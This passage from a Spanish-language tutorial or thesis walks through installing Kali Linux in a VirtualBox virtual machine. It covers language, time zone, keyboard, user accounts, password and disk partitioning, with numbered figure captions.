

Figura 39. Agregar imagen ISO en la máquina virtual.

Inicia la máquina virtual para comenzar la instalación y configuración del sistema operativo Kali Linux.



Figura 40. Inicia la máquina virtual con Kali Linux.

Para el proceso de instalación del sistema operativo se necesitas elegir el idioma, en este caso se elige el idioma español.



Figura 41. Elegir idioma.

Elegir zona horaria para ayudar a la localización del sistema, la localización dependerá del país, en este caso Ecuador.



Figura 42. Elegir ubicación.

Elegir la configuración del teclado para el sistema operativo, es decir, en que idioma se va a presentar.



Figura 43. Configuración de teclado.

Ingresar el nombre de la máquina, debe ser una sola para ser inidentificada en el sistema en la red.



Figura 44. Ingresar el nombre de la máquina.

Ingresar el nombre de usuario para crear una cuenta y usarla como super usuario para tareas administrativas.



Figura 45. Ingresar un nombre para la cuenta de super usuario.

Crear un nombre de usuario para la cuenta, independiente de la cuenta de super usuario.



Figura 46. Ingresar un nombre de usuario para el sistema general.

Crear una contraseña para el sistema operativo Kali Linux, puedes crear una contraseña fácil de recordar o puedes ingresar el nombre del propio sistema



Figura 47. Ingresar una contraseña

Debemos elegir la zona horaria para el reloj del sistema.



Figura 48. Elegir zona horaria.

Debemos utilizar toda la partición del disco para el sistema operativo.



Figura 49. Elegir las particiones del disco.

Debemos elegir la participación virtual hecha en VirtualBox y ocuparla para el sistema operativo



Figura 50. Elegir la partición virtual

Debemos utilizar toda la partición del sistema para el fichero de archivo del sistema operativo.



Figura 51. Elegir que todos los ficheros estén en una partición.

Revisar los detalles de las particiones y finalizar el proceso de sobre escritura del disco.



Figura 52. Finalizar la escritura y particiones.

Aceptar y aplicar las condiciones de cambio de los discos y continuar.

